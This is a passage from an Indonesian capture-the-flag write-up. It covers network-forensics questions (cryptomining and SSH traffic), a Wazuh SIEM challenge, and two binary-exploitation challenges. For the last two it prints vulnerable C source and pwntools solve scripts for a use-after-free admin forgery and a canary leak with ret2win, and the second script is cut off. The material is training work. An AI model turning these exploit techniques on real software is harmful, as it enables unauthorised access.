
Saya menemukan situs mencurigakan mengakses ip ini juga yang lebih mencurigakan lagi sub domain dari situs tersebut mirip seperti base 64 tetapi sebagai sub domain. lalu saya cari hingga bawah sampai kapan terakhir kali situs tersebut mengakses ip korban

6. A cryptomining attempt exists as well in the traffic, please state the remote procedure call protocol version and also the stratum client notify ID response. Concat the answer with underscores!

Example, if you get the protocol version is 13.1 and the ID is a435-jajang, then the answer is 13.1_a435-jajang

>>: 2.0_2900501dcf6d9e31

Correct!



Saya mencoba mencari di internet dan ternyata stratum ada 2 versi dan sekarang versi ke 2 lah yang terbaru


disini saya sempat stuck dikarenakan saya kesulitan mencari ip yang berkaitan dengan mining akhirnya saya membuka file tersebut menggunakan text editor dan pada saat saya mencari kata kunci 'mining' saya menemukan ini seperti di gambar saya scroll kebawah dan membaca. saya menemukan notify-idnya jadi saya mencoba menggunakan id sebagai jawaban dan menghasilkan nilai benar

7. When does the SSH file transfer occurs? (Answer in format YYYY-MM-DD HH:MM:SS in GMT+7 timezone)

Example: 2023-01-12 01:12:35

>>: 2023-09-09 16:05:41

Correct!



Pada saat saya scrolling untuk mengerjakan soal no 5 saya tidak sengaja menemukan ini lalu pada saat pertanyaan no 7 saya segera mencoba menscroll untuk mencari alamat ssh tadi dan saya menemukan untuk pertama kali nya target mengakses ssh pada 2023-09-09 16:05:41

8. Where's exactly the destination of the file transfer (Answer format: domain.name)

>>: ssh.sandbox-services.alphasoc.xyz

Correct!

seperti gambar nomor 7 saya menemukan alamat domain ssh nya

akhirnya saya mendapatkan flag:

flag{we_f!n4LLy_PWNED_Adam4s_tr4fflc_fill3d_w1th_m4lware_varietie5}

Silent Sea (Tales of Feline)


1. How many agents are available in the Wazuh Dashboard Server (including the default) ?
What are their names? (concat with underscores)

Format: totalagent_agentnames

Example: 3_toba_semeru_jenengans

>>: 2_windah_silentsea

Correct!



```
System load: 0.0/0.0/0.0 Processes: 128 Users logged in: 1
Usage of /: 54.5% of 18.5GB Memory usage: 76% IPv4 address for docker0: 172.17.0.1
Swap usage: 0% IPv4 address for enp0s17: 10.4.88.117
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
161 updates can be applied immediately.
94 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Apr 23 09:02:34 2024 from 10.4.88.25ea (Tales of Feline)
silentsea@silentsea:~$ /var/ossec/bin/agent_control -l
-bash: /var/ossec/bin/agent_control: Permission denied
silentsea@silentsea:~$ sudo /var/ossec/bin/agent_control -l
[sudo] password for silentsea:
Wazuh agent_control. List of available agents:
ID: 000, Name: silentsea (server), IP: 127.0.0.1, Active/Local
ID: 001, Name: windah, IP: any, Disconnected
List of agentless devices:
silentsea@silentsea:~$
```


saya menggunakan ssh dan memasukan perintah ini `sudo /var/ossec/bin/agent_control -l` untuk melihat agent dan menemukan seperti yang ada diatas

2. What's the hostname of the agent which has a Windows 10 Enterprise product?

Example: JUMINTEN-ABC123

>>: DESKTOP-LCC9E2D

Correct!




Saat mencari saya menemukan ini pada user indah

3. In the last 1 year, when does the Wazuh logging started for the first time?

Answer in a format YYYY-MM-DD HH:MM:SS:MLS, for example 2021-08-17 14:32:21.169

>>: 2023-10-07 19:01:33.182

Correct!




saya mencoba memasukan perintah `sudo cat /var/ossec/logs/alerts/2023/Oct/ossec-alerts-07.json | head -1` dan mendapatkan output seperti itu

4. How many TOTAL events related with MITRE ATT&CK from October 7th 2023 to October 8th 2023?

>>: 354

Correct!



saya masuk ke modules dan masuk ke mitre att&ck dan set date nya ke 7 oktober 2023 hingga 08 oktober 2023 dan saya menemukan flag `flag{w4rm1ng_uP_w1th_SIEM_is_rea4l_life_for3nsic_chall3ng3}`

```
File Actions Edit View Help
root@silentsea:~# nc challs.lksjog.cloud 27543 /docs.google.com/document/d/4TYnF_UHF_w035eNGxLX5Mk_aPSy_52ltgWYuzufD45n0/edit
1. How many agents are available in the Wazuh Dashboard Server (including the default) ? What are their names? (concat with underscores)
Format: totalagent_agentnamesSECURITY
Example: 3_toba_semeru_jenengans Format Alat Ekstensi Bantuan
>>: 2_windah_silentsea
Correct!

2. What's the hostname of the agent which has a Windows 10 Enterprise product?
Example: JUMINTEN-ABC123
>>: DESKTOP-LCC9E2D
Correct!
saya masuk ke modules dan masuk ke mitre att&ck dan set date nya ke 7 oktober 2023 hingga 08 oktober 2023
dan saya menemukan flag
flag{w4rm1ng_uP_w1th_SIEM_is_rea4l_life_for3nsic_chall3ng3}

3. In the last 1 year, when does the Wazuh logging started for the first time?
Answer in a format YYYY-MM-DD HH:MM:SS:MLS, for example 2021-08-17 14:32:21.169
>>: 2023-10-07 19:01:33.182
Correct!

4. How many TOTAL events related with MITRE ATT&CK from October 7th 2023 to October 8th 2023?
>>: 354
Correct!

I hope you didn't brute force the question >:u , anyway you're so good! Here's your flag:
flag{w4rm1ng_uP_w1th_SIEM_is_rea4l_life_for3nsic_chall3ng3}
```

Binary Exploitation

Kamu Pasti Sepuh

Challenge

2 Solves

×

Kamu Pasti Sepuh

30

Sepuh

nc challs.lksjog.cloud 11103

↓ Kamu_Pasti_...

1/15 attempts

Flag

Submit

Pada challenge ini terdapat file ELF-64Bit dan juga source code awal sebelum melakukan compile, pada source code terdapat beberapa buffer yang nantinya dapat digunakan dalam melakukan exploit

```
struct User {
    char username[50];
    char password[50];
    char role[50];
};

struct User *users[30];

int numUsers = 0; // Number of registered users
```

```

void win(){
    FILE* file;
    int c = 0;

    file = fopen("flag.txt", "r");

    if (NULL == file) {
        fprintf(stderr, "Cannot open flag.txt");
        exit(EXIT_FAILURE);
    } else {
        while (1) {
            c = fgetc(file);
            if (c == EOF)
                break;
            putchar(c);
        }
        fclose(file);
    }
}

```

Selanjutnya terdapat win function untuk memecahkan challenge ini

```

    fgets(password, 100, stdin);
    password[strlen(password)-1]=0;

    for (int i = 0; i < numUsers; i++) {
        if (users[i]){
            if (strcmp(users[i]→username, username) == 0 && strcmp(users[i]→password, password) == 0) {
                found = 1;
                printf("Login successful. Welcome, %s (%s)!\n", username, users[i]→role);
                if (strcmp(users[i]→role, "admin") == 0){
                    printf("Hello Admin\n");
                    win();
                }
                break;
            }
        }
    }

    if (!found) {
        printf("Login failed. Incorrect username or password.\n");
    }
}

```

Dapat dilihat bahwa win function akan dipanggil ketika kita dapat login sebagai admin.

```

}

// Function to handle user feedback
void feedback() {
    int length;
    printf("Enter the length of feedback: ");
    length = readint();
    char *feedback = (char *)malloc(length + 1); // +1 for null-terminator

    if (feedback == NULL) {
        printf("Memory allocation error. Cannot provide feedback.\n");
        return;
    }

    printf("Enter your feedback (up to %d characters): ", length);
    fgets(feedback, length, stdin);

    printf("Feedback was successfully sent");
}

void init() {

```

Terdapat function feedback yang menggunakan malloc, fungsi malloc disini dilakukan heap exploitation dengan kerentanan use after free, yang perlu dilakukan untuk melakukan exploit adalah membuat user baru kemudian melakukan delete agar user baru tadi masuk kedalam bin atau tempat sampah lalu memanggil fungsi feedback yang sudah diberikan payload admin agar user baru tadi menjadi admin.

```

solve.py
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  # This exploit template was generated via:
4  # $ pwn template --host localhost --port 11103 ./chall
5  from pwn import *
6
7  # Set up pwntools for the correct architecture
8  exe = context.binary = ELF(args.EXE or './chall')
9
10 # Many built-in settings can be controlled on the command-line and show up
11 # in "args". For example, to dump all data sent/received, and disable ASLR
12 # for all created processes...
13 # ./exploit.py DEBUG NOASLR
14 # ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
15 host = args.HOST or 'challs.lksjog.cloud'
16 port = int(args.PORT or 11103)
17
18 def start_local(argv=[], *a, **kw):
19     '''Execute the target binary locally'''
20     if args.GDB:
21         return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
22     else:
23         return process([exe.path] + argv, *a, **kw)
24
25 def start_remote(argv=[], *a, **kw):
26     '''Connect to the process on the remote host'''
27     io = connect(host, port)
28     if args.GDB:
29         gdb.attach(io, gdbscript=gdbscript)
30     return io
31
32 def start(argv=[], *a, **kw):

```

Ln 15, Col 41 Spaces: 4 UTF-8 LF P

```
solve.py > ...
30     return io
31
32 def start(argv=[], *a, **kw):
33     '''Start the exploit against the target.'''
34     if args.LOCAL:
35         return start_local(argv, *a, **kw)
36     else:
37         return start_remote(argv, *a, **kw)
38
39 # Specify your GDB script here for debugging
40 # GDB will be launched if the exploit is run via e.g.
41 # ./exploit.py GDB
42 gdbscript = '''
43 tbreak main
44 continue
45 '''
46
47 #=====
48 #                               EXPLOIT GOES HERE
49 #=====
50 # Arch:      amd64-64-little
51 # RELRO:     Full RELRO
52 # Stack:     Canary found
53 # NX:        NX enabled
54 # PIE:       PIE enabled
55
56 io = start()
57
58 io.sendlineafter(":", "2")
59 io.sendlineafter(":", "test")
60 io.sendlineafter(":", "test")
61
```

```
solve.py > ...
51 # RELRO:     Full RELRO
52 # Stack:     Canary found
53 # NX:        NX enabled
54 # PIE:       PIE enabled
55
56 io = start()
57
58 io.sendlineafter(":", "2")
59 io.sendlineafter(":", "test")
60 io.sendlineafter(":", "test")
61
62 io.sendlineafter(":", "3")
63 io.sendlineafter(":", "test")
64 io.sendlineafter(":", "test")
65
66 io.sendlineafter(":", "4")
67 io.sendlineafter(":", str(0xa0-0x10))
68 p = 'aaaa'.ljust(50, "\x00")
69 p += 'aaaa'.ljust(50, "\x00")
70 p += 'admin\x00'
71 io.sendlineafter(":", p)
72
73 io.sendlineafter(":", "1")
74 io.sendlineafter(":", "aaaa")
75 io.sendlineafter(":", "aaaa")
76
77
78 io.interactive()
79
```

Saat script python tersebut dijalankan maka win function akan terpanggil dan flag akan muncul.

```

PIE:KAMU PA PIE enabled
[+] Opening connection to challs.lksjog.cloud on port 11103: Done
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:58: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "2")
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII
#bytes
res = self.recvuntil(delim, timeout=timeout)
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:59: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "test")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:60: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "test")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:62: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "3")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:63: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "test")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:64: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "test")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:66: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "4")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:67: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", str(0xa0-0x10))
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:71: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", p)
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:73: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "1")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:74: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "aaaa")
/home/kali/CTF/LKSD 24/Binex/Kamu Pasti Sepuh/solve.py:75: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
io.sendlineafter(": ", "aaaa")
[*] Switching to interactive mode
Login successful. Welcome, aaaa (admin)!
Hello Admin
flag{UAF_exploits_ar3_d4nger0us!}
User Management Menu:
1. Login User
2. Register User
3. Delete User
4. Feedback
5. Exit
Enter your choice:

```

flag : flag{UAF_exploits_ar3_d4nger0us!}

Kok Kamu Bisa Begitu Bang



Pada challenge ini terdapat file ELF-64Bit dengan Canary Protection dan source code yang belum di compile, pada source yang belum di compile saya menemukan adanya buffer sebanyak 40 byte

```
int readint(){
    char buf[0x10];
    return atoi(fgets(buf,0x10,stdin));
}

// Structure to store guest information
struct Guest {
    int roomNumber;
    char name[40];
};
```

```

void win(){
    FILE* file;
    int c = 0;

    file = fopen("flag.txt", "r");

    if (NULL == file) {
        fprintf(stderr, "Cannot open flag.txt");
        exit(EXIT_FAILURE);
    } else {
        while (1) {
            c = fgetc(file);
            if (c == EOF)
                break;
            putchar(c);
        }
        fclose(file);
    }
}

```

Terdapat juga win function yang akan memunculkan flag. Selanjutnya dikarenakan pada source code win function tidak dilakukan pemanggilan maka artinya kita perlu melakukan exploit agar win function bisa dipanggil (ret2win).

```

// Function to check in a guest
void checkIn(struct Guest *guestList, int *numGuests) {
    if (*numGuests < 10) {
        printf("Enter guest name: ");
        read(0, guestList[*numGuests].name, 41);

        printf("Enter room number: ");
        guestList[*numGuests].roomNumber = readint();

        (*numGuests)++;
        printf("Guest checked in successfully.\n");
    } else {
        printf("Sorry, the hotel is fully booked.\n");
    }
}

// Function to display guest list
void displayGuestList(const struct Guest *guestList, int num
    if (numGuests > 0) {

```

Selanjutnya fungsi CheckIn terdapat kerentanan yaitu printf read overflow, printf akan melakukan output isi memori secara terus menerus karena tidak ada null byte.

```

}

// Function to display guest list
void displayGuestList(const struct Guest *guestList, int numGuests) {
    if (numGuests > 0) {
        printf("Guest List:\n");
        for (int i = 0; i < numGuests; i++) {
            printf("Guest %d: %s, Room %d\n", i + 1, guestList[i].name, guestList[i].roomNumber);
        }
    } else {
        printf("No guests have checked in.\n");
    }
}
}

```

Pada fungsi displayGuestList terdapat printf yang jika dilakukan spam hingga overflow maka akan muncul canary

```

0 // Function to edit guest information
1 void editGuest(struct Guest *guestList, int numGuests, int roomNumber) {
2     for (int i = 0; i < numGuests; i++) {
3         if (guestList[i].roomNumber == roomNumber) {
4             printf("Enter new guest name: ");
5             scanf("%s", guestList[i].name);
6             printf("Enter new room number: ");
7             scanf("%d", &guestList[i].roomNumber);
8             printf("Guest information updated.\n");
9             return;
10        }
11    }
12    printf("Guest with room number %d not found.\n", roomNumber);
13 }
14

```

Pada fungsi editGuest terdapat scanf yang dapat digunakan sebagai celah masuk payload yang berisi canary tadi.

Berikut solver nya.

```

solve.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  # This exploit template was generated via:
4  # $ pwn template '--host=13.212.234.124' '--port=11102' ./chall
5  from pwn import *
6
7  # Set up pwntools for the correct architecture
8  exe = context.binary = ELF(args.EXE or './chall')
9
10 context.terminal = ["tmux", "splitw", "-h"]
11
12 # Many built-in settings can be controlled on the command-line and show up
13 # in "args". For example, to dump all data sent/received, and disable ASLR
14 # for all created processes...
15 # ./exploit.py DEBUG NOASLR
16 # ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
17 host = args.HOST or 'challs.lksjog.cloud'
18 port = int(args.PORT or 11102)
19
20 def start_local(argv=[], *a, **kw):
21     '''Execute the target binary locally'''
22     if args.GDB:
23         return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
24     else:
25         return process([exe.path] + argv, *a, **kw)
26
27 def start_remote(argv=[], *a, **kw):
28     '''Connect to the process on the remote host'''
29     io = connect(host, port)
30     if args.GDB:
31         gdb.attach(io, gdbscript=gdbscript)
32     return io

```

Ln 17, Col 41 Spaces: 4 UTF-8 LF P

```

solve.py > ...
34 def start(argv=[], *a, **kw):
35     return start_remote(argv, *a, **kw)
36
37 # Specify your GDB script here for debugging
38 # GDB will be launched if the exploit is run via e.g.
39 # ./exploit.py GDB
40 gdbscript = '''
41 tbreak main
42 break *0x00401aa6
43 continue
44 '''
45
46 #=====
47 #                               EXPLOIT GOES HERE
48 #=====
49 # Arch:      amd64-64-little
50 # RELRO:     Full RELRO
51 # Stack:     Canary found
52 # NX:        NX enabled
53 # PIE:       No PIE (0x3fb000)
54 # RUNPATH:   b'.'
55
56 io = start()
57
58 def check_in(index):
59     io.sendline(b"1")
60     io.sendafter(
61         b"Enter guest name: ",
62         b"A" * 41
63     )
64     io.sendlineafter(
65         b"Enter room number: ",

```

Ln 17, Col 41 Spaces: 4 UTF-8 LF P

```

solve.py > ...
62 def check_in(index):
63     io.sendline(b"1")
64     io.sendafter(
65         b"Enter guest name: ",
66         b"A" * 41
67     )
68     io.sendlineafter(
69         b"Enter room number: ",
70         str(index).encode()
71     )
72
73     io.clean()
74
75 def get_canary():
76     io.sendline(b"2")
77     leak = u64(io.recvline_startswith(b"Guest 10").split(b",")[0].split(b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
78     io.clean()
79     return leak
80
81 def exit():
82     io.sendline(b"5")
83
84 def jump_to(canary, ret_to):
85     io.sendline(b"4")
86     io.sendlineafter(
87         b"Enter room number to edit: ",
88         b"9"
89     )
90     io.sendlineafter(
